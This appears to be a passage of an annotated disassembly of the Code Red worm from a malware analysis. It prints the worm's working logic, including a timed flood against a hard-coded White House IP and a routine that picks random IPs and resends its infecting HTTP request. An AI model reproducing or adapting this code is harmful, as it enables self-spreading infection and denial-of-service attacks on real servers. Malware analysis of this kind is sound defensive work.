;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000774
seg000:00000774                       RESET_MEM_PROTECTION:                           ; CODE XREF:
```

```
HACK_PAGE+CD   j
seg000:00000774                                                                   ; HACK_PAGE+121   j
seg000:00000774     8B F4                                  mov       esi, esp    ; RESET_MEM_PROTECTION
seg000:00000776     8D 95 4C FE FF FF        lea       edx, [ebp-1B4h] ; Load Effective Address
seg000:0000077C     52                                     push      edx
seg000:0000077D     8B 85 48 FE FF FF        mov       eax, [ebp-1B8h]
seg000:00000783     50                                     push      eax
seg000:00000784     68 00 40 00 00                         push      4000h
seg000:00000789     8B 8D CC FE FF FF        mov       ecx, [ebp-134h]
seg000:0000078F     51                                     push      ecx
seg000:00000790     FF 95 A8 FE FF FF        call      dword    ptr [ebp-158h] ; VirtualProtect
seg000:00000796     3B F4                                  cmp       esi, esp    ; Compare Two      Operands
seg000:00000798     90                                     nop                            ; No Operation
seg000:00000799     43                                     inc       ebx                  ; Increment by 1
seg000:0000079A     4B                                     dec       ebx                  ; Decrement by 1
seg000:0000079B     43                                     inc       ebx                  ; Increment by 1
seg000:0000079C     4B                                     dec       ebx                  ; Decrement by 1
seg000:0000079D
seg000:0000079D                          DO_THE_WORK:                                     ; CODE XREF:
DO_RVA+3D5   j
seg000:0000079D                                                                   ; DO_RVA+40D   j ...
seg000:0000079D     BA 01 00 00 00                         mov       edx, 1      ; this exits from sub 224, not positive of
the end result.
seg000:000007A2     85 D2                                  test      edx, edx    ; if edx ==0,          then jump down to
c91
seg000:000007A4     0F 84 E7 04 00 00        jz        TIGHT_LOOP           ; This is a tight loop
seg000:000007AA     8B F4                                  mov       esi, esp
seg000:000007AC     6A 00                                  push      0                    ; HANDLE hTemplateFile //
handle to template file
seg000:000007AE     68 80 00 00 00                         push      80h ;      '€'      ; DWORD dwFlagsAndAttributes //
file attributes
seg000:000007AE                                                                   ; this is
FILE_ATTRIBUTE_NORMAL
seg000:000007B3     6A 03                                  push      3                    ; DWORD
dwCreationDisposition              // how to create
seg000:000007B3                                                                   ; this is for
              OPEN_EXISTING
seg000:000007B5     6A 00                                  push      0                    ; LPSECURITY_ATTRIBUTES
lpSecurityAttributes // SD
seg000:000007B7     6A 01                                  push      1                    ; DWORD dwShareMode //
share mode
seg000:000007B7                                                                   ; this equates to
FILE_SHARE_READ
seg000:000007B9     68 00 00 00 80                         push      80000000h            ; DWORD dwDesiredAccess //
access mode
seg000:000007B9                                                                   ; this is for
              GENERIC_READ
seg000:000007BE     8B 85 68 FE FF FF        mov       eax, [ebp-198h]
seg000:000007C4     83 C0 63                 add       eax, 63h ; 'c'  ; this points eax to c:\notworm
seg000:000007C7     50                                     push      eax                  ; LPCTSTR lpFileName // file
name
seg000:000007C8     FF 95 9C FE FF FF        call      dword    ptr [ebp-164h] ; CreateFileA
seg000:000007CE     3B F4                                  cmp       esi, esp    ; Compare Two      Operands
seg000:000007D0     90                                     nop                            ; No Operation
seg000:000007D1     43                                     inc       ebx                  ; Increment by 1
seg000:000007D2     4B                                     dec       ebx                  ; Decrement by 1
seg000:000007D3     43                                     inc       ebx                  ; Increment by 1
seg000:000007D4     4B                                     dec       ebx                  ; Decrement by 1
seg000:000007D5     89 85 30 FE FF FF        mov       [ebp-1D0h], eax
seg000:000007DB     83 BD 30 FE FF FF+       cmp       dword    ptr [ebp-1D0h],       0FFFFFFFFh ; Compare Two
Operands
seg000:000007E2     74 1F                                  jz        short      NOTWORM_NO ; jump if Createfile
              failed
```

```
seg000:000007E4
seg000:000007E4                    NOTWORM_YES:                                ; CODE XREF:
HACK_PAGE+1B2   j
seg000:000007E4     B9 01 00 00 00                 mov     ecx, 1
seg000:000007E9     85 C9                          test    ecx, ecx    ; Logical Compare
seg000:000007EB     74 16                          jz      short       NOTWORM_NO ; Jump if Zero (ZF=1)
seg000:000007ED     8B F4                          mov     esi, esp
seg000:000007EF     68 FF FF FF 7F                 push    7FFFFFFFh               ; push a LONG
          time(basically forever)
seg000:000007F4     FF 95 A0 FE FF FF     call     dword   ptr [ebp-160h] ; Sleep
seg000:000007F4                                                                ;
seg000:000007FA     3B F4                          cmp     esi, esp    ; Compare Two       Operands
seg000:000007FC     90                             nop                         ; No Operation
seg000:000007FD     43                             inc     ebx                 ; Increment by 1
seg000:000007FE     4B                             dec     ebx                 ; Decrement by 1
seg000:000007FF     43                             inc     ebx                 ; Increment by 1
seg000:00000800     4B                             dec     ebx                 ; Decrement by 1
seg000:00000801     EB E1                          jmp     short       NOTWORM_YES ; Jump
seg000:00000803
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000803
seg000:00000803                    NOTWORM_NO:                                 ; CODE XREF:
HACK_PAGE+193   j
seg000:00000803                                                                ; HACK_PAGE+19C   j
seg000:00000803     8B F4                          mov     esi, esp
seg000:00000805     8D 95 38 FE FF FF     lea      edx, [ebp-1C8h] ; LPSYSTEMTIME lpSystemTime // system
          time
seg000:0000080B     52                             push    edx
seg000:0000080C     FF 95 94 FE FF FF     call     dword   ptr [ebp-16Ch] ; GetSystemTime
seg000:00000812     3B F4                          cmp     esi, esp    ; Compare Two       Operands
seg000:00000814     90                             nop                         ; No Operation
seg000:00000815     43                             inc     ebx                 ; Increment by 1
seg000:00000816     4B                             dec     ebx                 ; Decrement by 1
seg000:00000817     43                             inc     ebx                 ; Increment by 1
seg000:00000818     4B                             dec     ebx                 ; Decrement by 1
seg000:00000819     8B 85 3E FE FF FF     mov      eax, [ebp-1C2h] ; load eax with day and hour,       UTC
seg000:0000081F     89 85 4C FE FF FF     mov      [ebp-1B4h], eax ; store day in ebp-1b4
seg000:00000825     8B 8D 4C FE FF FF     mov      ecx, [ebp-1B4h] ; set       ecx to day and hour UTC
seg000:0000082B     81 E1 FF FF 00 00     and      ecx, 0FFFFh         ; get       lower word(hour, UTC)
seg000:00000831     89 8D 4C FE FF FF     mov      [ebp-1B4h], ecx ; save the UTC hour at ebp-1b4
seg000:00000837     83 BD 4C FE FF FF+    cmp      dword   ptr [ebp-1B4h],       14h ; check if hour is less than
20
seg000:0000083E     0F 8C 47 01 00 00     jl       INFECT_HOST         ; set       seconds     and milisecond to eax
seg000:00000844
seg000:00000844                    TIME_GREATER_20:                            ; CODE XREF:
HACK_PAGE+337   j
seg000:00000844     BA 01 00 00 00                 mov     edx, 1
seg000:00000849     85 D2                          test    edx, edx    ; Logical Compare
seg000:0000084B     0F 84 3A 01 00 00     jz       INFECT_HOST         ; set       seconds     and milisecond to eax
seg000:00000851     8B F4                          mov     esi, esp
seg000:00000853     8D 85 38 FE FF FF     lea      eax, [ebp-1C8h] ; LPSYSTEMTIME lpSystemTime // system
          time
seg000:00000859     50                             push    eax
seg000:0000085A     FF 95 94 FE FF FF     call     dword   ptr [ebp-16Ch] ; GetSystemTime
seg000:00000860     3B F4                          cmp     esi, esp    ; Compare Two       Operands
seg000:00000862     90                             nop                         ; No Operation
seg000:00000863     43                             inc     ebx                 ; Increment by 1
seg000:00000864     4B                             dec     ebx                 ; Decrement by 1
seg000:00000865     43                             inc     ebx                 ; Increment by 1
seg000:00000866     4B                             dec     ebx                 ; Decrement by 1
seg000:00000867     8B 8D 3E FE FF FF     mov      ecx, [ebp-1C2h] ; load ecx with day and hour,       UTC
seg000:0000086D     89 8D 4C FE FF FF     mov      [ebp-1B4h], ecx ; store ecx in ebp-1b4
seg000:00000873     8B 95 4C FE FF FF     mov      edx, [ebp-1B4h]
```

```
seg000:00000879     81 E2 FF FF 00 00            and      edx, 0FFFFh          ; load edx with day and hour UTC
seg000:0000087F     89 95 4C FE FF FF            mov      [ebp-1B4h], edx
seg000:00000885     83 BD 4C FE FF FF+           cmp      dword    ptr [ebp-1B4h],       1Ch ; check if hour is less than
28
seg000:0000088C     7C 1F                                 jl       short    WHITEHOUSE_SOCKET_SETUP
             ; Jump if Less (SF!=OF)
seg000:0000088E
seg000:0000088E                          NEVER_CALLED1:                              ; CODE XREF:
HACK_PAGE+25C   j
seg000:0000088E     B8 01 00 00 00                        mov      eax, 1     ; this code is self referential and is never
called, as far as can be          seen
seg000:00000893     85 C0                                 test     eax, eax   ; Logical Compare
seg000:00000895     74 16                                 jz       short    WHITEHOUSE_SOCKET_SETUP
             ; Jump if Zero (ZF=1)
seg000:00000897     8B F4                                 mov      esi, esp
seg000:00000899     68 FF FF FF 7F                        push     7FFFFFFFh
seg000:0000089E     FF 95 A0 FE FF FF            call     dword    ptr [ebp-160h] ; Sleep
seg000:000008A4     3B F4                                 cmp      esi, esp   ; Compare Two      Operands
seg000:000008A6     90                                    nop                           ; No Operation
seg000:000008A7     43                                    inc      ebx                  ; Increment by 1
seg000:000008A8     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008A9     43                                    inc      ebx                  ; Increment by 1
seg000:000008AA     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008AB     EB E1                                 jmp      short    NEVER_CALLED1 ; this code is self
referential and is never called, as far as can be seen
seg000:000008AD
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:000008AD
seg000:000008AD                          WHITEHOUSE_SOCKET_SETUP:                    ; CODE XREF:
HACK_PAGE+23D   j
seg000:000008AD                                                                      ; HACK_PAGE+246   j
seg000:000008AD     8B F4                                 mov      esi, esp
seg000:000008AF     6A 64                                 push     64h ;      'd'
seg000:000008B1     FF 95 A0 FE FF FF            call     dword    ptr [ebp-160h] ; Sleep
seg000:000008B7     3B F4                                 cmp      esi, esp   ; Compare Two      Operands
seg000:000008B9     90                                    nop                           ; No Operation
seg000:000008BA     43                                    inc      ebx                  ; Increment by 1
seg000:000008BB     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008BC     43                                    inc      ebx                  ; Increment by 1
seg000:000008BD     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008BE     8B F4                                 mov      esi, esp
seg000:000008C0     6A 00                                 push     0                    ; int      protocol
seg000:000008C2     6A 01                                 push     1                    ; fam
seg000:000008C4     6A 02                                 push     2                    ; pr
seg000:000008C6     FF 95 B8 FE FF FF            call     dword    ptr [ebp-148h] ; socket
seg000:000008CC     3B F4                                 cmp      esi, esp   ; Compare Two      Operands
seg000:000008CE     90                                    nop                           ; No Operation
seg000:000008CF     43                                    inc      ebx                  ; Increment by 1
seg000:000008D0     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008D1     43                                    inc      ebx                  ; Increment by 1
seg000:000008D2     4B                                    dec      ebx                  ; Decrement by 1
seg000:000008D3     89 85 78 FE FF FF            mov      [ebp-188h], eax ; store sock descriptor
seg000:000008D9     66 C7 85 7C FE FF+           mov      word ptr [ebp-184h], 2 ; set afam
seg000:000008E2     66 C7 85 7E FE FF+           mov      word ptr [ebp-182h], 5000h ; set port(80)
seg000:000008EB     C7 85 80 FE FF FF+           mov      dword    ptr [ebp-180h],       5BF089C6h ; set      ip
(www.whitehouse.gov)
seg000:000008F5     8B F4                                 mov      esi, esp
seg000:000008F7     6A 10                                 push     10h                  ; push len
seg000:000008F9     8D 8D 7C FE FF FF            lea      ecx, [ebp-184h] ; push sockaddr
seg000:000008FF     51                                    push     ecx
seg000:00000900     8B 95 78 FE FF FF            mov      edx, [ebp-188h] ; push sock descriptor
seg000:00000906     52                                    push     edx
seg000:00000907     FF 95 BC FE FF FF            call     dword    ptr [ebp-144h] ; connect
```

```
seg000:0000090D   3B F4                          cmp     esi, esp    ; Compare Two     Operands
seg000:0000090F   90                             nop                         ; No Operation
seg000:00000910   43                             inc     ebx                 ; Increment by 1
seg000:00000911   4B                             dec     ebx                 ; Decrement by 1
seg000:00000912   43                             inc     ebx                 ; Increment by 1
seg000:00000913   4B                             dec     ebx                 ; Decrement by 1
seg000:00000914   C7 85 4C FE FF FF+       mov   dword   ptr [ebp-1B4h],     0 ; store 0 at ebp-1b4
seg000:0000091E   EB 0F                          jmp     short   WHITEHOUSE_SOCKET_SEND ; if
counter >= 18000h jump
seg000:00000920
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000920
seg000:00000920                   WHITEHOUSE_SOCKET_SEND_INC:               ; CODE XREF:
HACK_PAGE+321   j
seg000:00000920   8B 85 4C FE FF FF        mov   eax, [ebp-1B4h]
seg000:00000926   83 C0 01                 add   eax, 1      ; inc     counter
seg000:00000929   89 85 4C FE FF FF        mov   [ebp-1B4h], eax
seg000:0000092F
seg000:0000092F                   WHITEHOUSE_SOCKET_SEND:                   ; CODE XREF:
HACK_PAGE+2CF   j
seg000:0000092F   81 BD 4C FE FF FF+       cmp   dword   ptr [ebp-1B4h],     18000h ; if counter >= 18000h
jump
seg000:00000939   7D 37                          jge     short   WHITEHOUSE_SLEEP_LOOP ;
        Jump if   Greater    or Equal (SF=OF)
seg000:0000093B   8B F4                          mov     esi, esp
seg000:0000093D   68 E8 03 00 00                 push    3E8h
seg000:00000942   FF 95 A0 FE FF FF        call  dword   ptr [ebp-160h] ; Sleep
seg000:00000948   3B F4                          cmp     esi, esp    ; Compare Two     Operands
seg000:0000094A   90                             nop                         ; No Operation
seg000:0000094B   43                             inc     ebx                 ; Increment by 1
seg000:0000094C   4B                             dec     ebx                 ; Decrement by 1
seg000:0000094D   43                             inc     ebx                 ; Increment by 1
seg000:0000094E   4B                             dec     ebx                 ; Decrement by 1
seg000:0000094F   8B F4                          mov     esi, esp
seg000:00000951   6A 00                          push    0                   ; no flags
seg000:00000953   6A 01                          push    1                   ; send len 1
seg000:00000955   8D 8D FC FE FF FF        lea   ecx, [ebp-104h] ; addr of buf
seg000:0000095B   51                             push    ecx
seg000:0000095C   8B 95 78 FE FF FF        mov   edx, [ebp-188h] ; sock descriptor
seg000:00000962   52                             push    edx
seg000:00000963   FF 95 C0 FE FF FF        call  dword   ptr [ebp-140h] ; Send
seg000:00000963                                                              ;
seg000:00000963                                                              ; sends 1 byte
seg000:00000969   3B F4                          cmp     esi, esp    ; Compare Two     Operands
seg000:0000096B   90                             nop                         ; No Operation
seg000:0000096C   43                             inc     ebx                 ; Increment by 1
seg000:0000096D   4B                             dec     ebx                 ; Decrement by 1
seg000:0000096E   43                             inc     ebx                 ; Increment by 1
seg000:0000096F   4B                             dec     ebx                 ; Decrement by 1
seg000:00000970   EB AE                          jmp     short   WHITEHOUSE_SOCKET_SEND_INC ;
jump back to send
seg000:00000972
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000972
seg000:00000972                   WHITEHOUSE_SLEEP_LOOP:                    ; CODE XREF:
HACK_PAGE+2EA   j
seg000:00000972   8B F4                          mov     esi, esp
seg000:00000974   68 00 00 00 01                 push    1000000h            ; sleep for around 4.66 hours
seg000:00000979   FF 95 A0 FE FF FF        call  dword   ptr [ebp-160h] ; Sleep
seg000:0000097F   3B F4                          cmp     esi, esp    ; Compare Two     Operands
seg000:00000981   90                             nop                         ; No Operation
seg000:00000982   43                             inc     ebx                 ; Increment by 1
seg000:00000983   4B                             dec     ebx                 ; Decrement by 1
```

```
seg000:00000984    43                          inc   ebx              ; Increment by 1
seg000:00000985    4B                          dec   ebx              ; Decrement by 1
seg000:00000986    E9 B9 FE FF FF              jmp   TIME_GREATER_20 ; Jump
seg000:0000098B
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:0000098B
seg000:0000098B                  INFECT_HOST:                              ; CODE XREF:
HACK_PAGE+1EF  j
seg000:0000098B                                                            ; HACK_PAGE+1FC  j
seg000:0000098B    8B 85 44 FE FF FF     mov   eax, [ebp-1BCh] ; set seconds and milisecond to eax
seg000:00000991    89 85 50 FE FF FF     mov   [ebp-1B0h], eax ; store at ebp-1b0
seg000:00000997    8B 8D 50 FE FF FF     mov   ecx, [ebp-1B0h] ; load seconds and miliseconds to ecx
seg000:0000099D    0F AF 8D 50 FE FF+    imul  ecx, [ebp-1B0h] ; multiply by itself
seg000:000009A4    69 C9 E3 59 CD 00     imul  ecx, 0CD59E3h   ; multiply by 0cd59e3
seg000:000009AA    8B 95 50 FE FF FF     mov   edx, [ebp-1B0h] ; store sec/milisec inedx
seg000:000009B0    69 D2 B9 E1 01 00     imul  edx, 1E1B9h     ; multiply sec/mil by 1e1b9
seg000:000009B6    8B 85 74 FE FF FF     mov   eax, [ebp-18Ch] ; set eax to the threadcount
seg000:000009BC    03 C1                       add   eax, ecx   ; add  ecx(multiplier)  to eax
seg000:000009BE    03 D0                       add   edx, eax   ; add  eax to edx
seg000:000009C0    89 95 50 FE FF FF     mov   [ebp-1B0h], edx ; store new number at ebp-1b0
seg000:000009C6    8B 8D 74 FE FF FF     mov   ecx, [ebp-18Ch] ; load threadcount imul(o.5bd) into ecx
seg000:000009CC    69 C9 83 33 CF 00     imul  ecx, 0CF3383h   ; multiply it
seg000:000009D2    81 C1 53 FE 6B 07     add   ecx, 76BFE53h   ; add  to it
seg000:000009D8    89 8D 74 FE FF FF     mov   [ebp-18Ch], ecx ; store it again
seg000:000009DE    8B 95 74 FE FF FF     mov   edx, [ebp-18Ch] ; set  edx to the new val
seg000:000009E4    81 E2 FF 00 00 00     and   edx, 0FFh       ; get  the last byte
seg000:000009EA    89 95 50 FE FF FF     mov   [ebp-1B0h], edx ; move the last byte to ebp-1b0
seg000:000009F0    83 BD 50 FE FF FF+    cmp   dword  ptr [ebp-1B0h],  7Fh ; '  ' ; check if the byte is 7F
seg000:000009F7    74 0C                       jz    short  loc_A05   ; if it is, go here
seg000:000009F9    81 BD 50 FE FF FF+    cmp   dword  ptr [ebp-1B0h],  0E0h ; 'à' ; check if the last
byteis 0e0
seg000:00000A03    75 11                       jnz   short  loc_A16   ; if it is not, go here
seg000:00000A05
seg000:00000A05                  loc_A05:                  ; CODE XREF: HACK_PAGE+3A8  j
seg000:00000A05    8B 85 74 FE FF FF     mov   eax, [ebp-18Ch] ; load eax with the ebp-18c val
seg000:00000A0B    05 A9 0D 02 00              add   eax, 20DA9h      ; add  20da9 to it
seg000:00000A10    89 85 74 FE FF FF     mov   [ebp-18Ch], eax ; set the value to the new value
seg000:00000A16
seg000:00000A16                  loc_A16:                  ; CODE XREF: HACK_PAGE+3B4  j
seg000:00000A16    8B F4                       mov   esi, esp   ; sleep for 100 ms
seg000:00000A18    6A 64                       push  64h ;   'd'   ; 100 miliseconds
seg000:00000A1A    FF 95 A0 FE FF FF     call  dword  ptr [ebp-160h] ; Sleep
seg000:00000A20    3B F4                       cmp   esi, esp   ; Compare Two  Operands
seg000:00000A22    90                          nop                     ; No Operation
seg000:00000A23    43                          inc   ebx              ; Increment by 1
seg000:00000A24    4B                          dec   ebx              ; Decrement by 1
seg000:00000A25    43                          inc   ebx              ; Increment by 1
seg000:00000A26    4B                          dec   ebx              ; Decrement by 1
seg000:00000A27    8B F4                       mov   esi, esp   ; Create a socket
seg000:00000A29    6A 00                       push  0                ; int   protocol
seg000:00000A2B    6A 01                       push  1                ; int   type
seg000:00000A2D    6A 02                       push  2                ; int   af
seg000:00000A2F    FF 95 B8 FE FF FF     call  dword  ptr [ebp-148h] ; socket
seg000:00000A35    3B F4                       cmp   esi, esp   ; Compare Two  Operands
seg000:00000A37    90                          nop                     ; No Operation
seg000:00000A38    43                          inc   ebx              ; Increment by 1
seg000:00000A39    4B                          dec   ebx              ; Decrement by 1
seg000:00000A3A    43                          inc   ebx              ; Increment by 1
seg000:00000A3B    4B                          dec   ebx              ; Decrement by 1
seg000:00000A3C    89 85 78 FE FF FF     mov   [ebp-188h], eax ; save the sock descriptor to  ebp-188
seg000:00000A42    66 C7 85 7C FE FF+    mov   word ptr [ebp-184h], 2 ; this  sets up  the socaddr struct
seg000:00000A4B    66 C7 85 7E FE FF+    mov   word ptr [ebp-182h], 5000h
seg000:00000A54    8B 8D 74 FE FF FF     mov   ecx, [ebp-18Ch] ; load ecx with the ip address
```

```
seg000:00000A5A   89 8D 80 FE FF FF         mov     [ebp-180h], ecx ; set ebp-180    to the ipaddress
seg000:00000A60   8B F4                             mov     esi, esp
seg000:00000A62   6A 10                             push    10h                 ; int      namelen
seg000:00000A64   8D 95 7C FE FF FF         lea     edx, [ebp-184h] ; Load Effective Address
seg000:00000A6A   52                                push    edx                 ; const struct sockaddr FAR
*name
seg000:00000A6B   8B 85 78 FE FF FF         mov     eax, [ebp-188h]
seg000:00000A71   50                                push    eax                 ; SOCKET s
seg000:00000A72   FF 95 BC FE FF FF         call    dword   ptr [ebp-144h] ; connect
seg000:00000A78   3B F4                             cmp     esi, esp    ; Compare Two      Operands
seg000:00000A7A   90                                nop                         ; No Operation
seg000:00000A7B   43                                inc     ebx                 ; Increment by 1
seg000:00000A7C   4B                                dec     ebx                 ; Decrement by 1
seg000:00000A7D   43                                inc     ebx                 ; Increment by 1
seg000:00000A7E   4B                                dec     ebx                 ; Decrement by 1
seg000:00000A7F   85 C0                             test    eax, eax    ; check if the connect succeeded
seg000:00000A81   0F 85 EF 01 00 00         jnz     SOCK_CLOSE_LOOP ; if the connect failed goto
closesocketloop
seg000:00000A87   8B F4                             mov     esi, esp    ; Send a "GET        "
seg000:00000A89   6A 00                             push    0
seg000:00000A8B   6A 04                             push    4
seg000:00000A8D   8B 8D 68 FE FF FF         mov     ecx, [ebp-198h] ; points to GET
seg000:00000A93   51                                push    ecx
seg000:00000A94   8B 95 78 FE FF FF         mov     edx, [ebp-188h] ; points to socket
seg000:00000A9A   52                                push    edx
seg000:00000A9B   FF 95 C0 FE FF FF         call    dword   ptr [ebp-140h] ; send a          GET
seg000:00000AA1   3B F4                             cmp     esi, esp    ; Compare Two      Operands
seg000:00000AA3   90                                nop                         ; No Operation
seg000:00000AA4   43                                inc     ebx                 ; Increment by 1
seg000:00000AA5   4B                                dec     ebx                 ; Decrement by 1
seg000:00000AA6   43                                inc     ebx                 ; Increment by 1
seg000:00000AA7   4B                                dec     ebx                 ; Decrement by 1
seg000:00000AA8   C7 85 4C FE FF FF+        mov     dword   ptr [ebp-1B4h],     0 ; store a 0 in 1b4
seg000:00000AB2   8B 45 08                  mov     eax, [ebp+8]        ; load isapi filter
seg000:00000AB5   8B 48 68                  mov     ecx, [eax+68h]  ; set ecx to offset inside isapi filter
seg000:00000AB8   89 8D 64 FE FF FF         mov     [ebp-19Ch], ecx ; store isapi    pointer    at ebp-19c
seg000:00000ABE   EB 1E                             jmp     short   SETUP_URL_TO_SEND ; load ecx with
isapi     offset
seg000:00000AC0
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000AC0
seg000:00000AC0                     GET_NEXT_URL_BYTE:                          ; CODE XREF:
HACK_PAGE+49C   j
seg000:00000AC0   8B 95 64 FE FF FF         mov     edx, [ebp-19Ch] ; increment the url pointer at ebp-19c
seg000:00000AC6   83 C2 01                  add     edx, 1      ; Add
seg000:00000AC9   89 95 64 FE FF FF         mov     [ebp-19Ch], edx
seg000:00000ACF   8B 85 4C FE FF FF         mov     eax, [ebp-1B4h] ; inc          counter
seg000:00000AD5   83 C0 01                  add     eax, 1      ; Add
seg000:00000AD8   89 85 4C FE FF FF         mov     [ebp-1B4h], eax
seg000:00000ADE
seg000:00000ADE                     SETUP_URL_TO_SEND:                          ; CODE XREF:
HACK_PAGE+46F   j
seg000:00000ADE   8B 8D 64 FE FF FF         mov     ecx, [ebp-19Ch] ; load ecx with isapi       offset
seg000:00000AE4   0F BE 11                  movsx   edx, byte ptr       [ecx] ;     move the byte to edx
seg000:00000AE7   85 D2                             test    edx, edx    ; look for null
seg000:00000AE9   74 02                             jz      short   SEND_URL  ; if it's null, then go here
seg000:00000AEB   EB D3                             jmp     short   GET_NEXT_URL_BYTE ; else go here
seg000:00000AED
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000AED
seg000:00000AED                     SEND_URL:                                   ; CODE XREF:
HACK_PAGE+49A   j
seg000:00000AED   8B F4                             mov     esi, esp
```

```
seg000:00000AEF    6A 00                           push    0                     ; no flags
seg000:00000AF1    8B 85 4C FE FF FF       mov     eax, [ebp-1B4h]
seg000:00000AF7    50                              push    eax                   ; push size
seg000:00000AF8    8B 4D 08                mov     ecx, [ebp+8]
seg000:00000AFB    8B 51 68                mov     edx, [ecx+68h]  ; pointer to beginning of request
seg000:00000AFE    52                              push    edx
seg000:00000AFF    8B 85 78 FE FF FF       mov     eax, [ebp-188h] ; push socket
seg000:00000B05    50                              push    eax
seg000:00000B06    FF 95 C0 FE FF FF       call    dword   ptr [ebp-140h] ; send
seg000:00000B0C    3B F4                           cmp     esi, esp    ; Compare Two      Operands
seg000:00000B0E    90                              nop                           ; No Operation
seg000:00000B0F    43                              inc     ebx                   ; Increment by 1
seg000:00000B10    4B                              dec     ebx                   ; Decrement by 1
seg000:00000B11    43                              inc     ebx                   ; Increment by 1
seg000:00000B12    4B                              dec     ebx                   ; Decrement by 1
seg000:00000B13    8B F4                           mov     esi, esp    ; send "?" query specifier
seg000:00000B15    6A 00                           push    0                     ; no flags
seg000:00000B17    6A 01                           push    1                     ; push size 1
seg000:00000B19    8B 8D 68 FE FF FF       mov     ecx, [ebp-198h]
seg000:00000B1F    83 C1 05                add     ecx, 5      ; set      pointer     to 3f
seg000:00000B22    51                              push    ecx
seg000:00000B23    8B 95 78 FE FF FF       mov     edx, [ebp-188h] ; push sock desc
seg000:00000B29    52                              push    edx
seg000:00000B2A    FF 95 C0 FE FF FF       call    dword   ptr [ebp-140h] ; send
seg000:00000B30    3B F4                           cmp     esi, esp    ; Compare Two      Operands
seg000:00000B32    90                              nop                           ; No Operation
seg000:00000B33    43                              inc     ebx                   ; Increment by 1
seg000:00000B34    4B                              dec     ebx                   ; Decrement by 1
seg000:00000B35    43                              inc     ebx                   ; Increment by 1
seg000:00000B36    4B                              dec     ebx                   ; Decrement by 1
seg000:00000B37    C7 85 4C FE FF FF+      mov     dword   ptr [ebp-1B4h],       0 ; set      counter     to 0
seg000:00000B41    8B 45 08                mov     eax, [ebp+8]          ; load headers
seg000:00000B44    8B 48 64                mov     ecx, [eax+64h]
seg000:00000B47    89 8D 64 FE FF FF       mov     [ebp-19Ch], ecx ; store headers addr at ebp-19c
seg000:00000B4D    EB 1E                           jmp     short   SETUP_QUERY_TO_SEND ; Jump
seg000:00000B4F
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000B4F
seg000:00000B4F                    GET_NEXT_QUERY_BYTE:                          ; CODE XREF:
HACK_PAGE+52B   j
seg000:00000B4F    8B 95 64 FE FF FF       mov     edx, [ebp-19Ch] ; increment the memory pointer to the
        headers
seg000:00000B55    83 C2 01                add     edx, 1      ; Add
seg000:00000B58    89 95 64 FE FF FF       mov     [ebp-19Ch], edx
seg000:00000B5E    8B 85 4C FE FF FF       mov     eax, [ebp-1B4h] ; increment the counter
seg000:00000B64    83 C0 01                add     eax, 1      ; Add
seg000:00000B67    89 85 4C FE FF FF       mov     [ebp-1B4h], eax
seg000:00000B6D
seg000:00000B6D                    SETUP_QUERY_TO_SEND:                          ; CODE XREF:
HACK_PAGE+4FE   j
seg000:00000B6D    8B 8D 64 FE FF FF       mov     ecx, [ebp-19Ch]
seg000:00000B73    0F BE 11                movsx   edx, byte ptr         [ecx] ;     Move with Sign-Extend
seg000:00000B76    85 D2                           test    edx, edx    ; Logical Compare
seg000:00000B78    74 02                           jz      short   SEND_QUERY ; Jump if Zero (ZF=1)
seg000:00000B7A    EB D3                           jmp     short   GET_NEXT_QUERY_BYTE ; increment
        the memory pointer to the headers
seg000:00000B7C
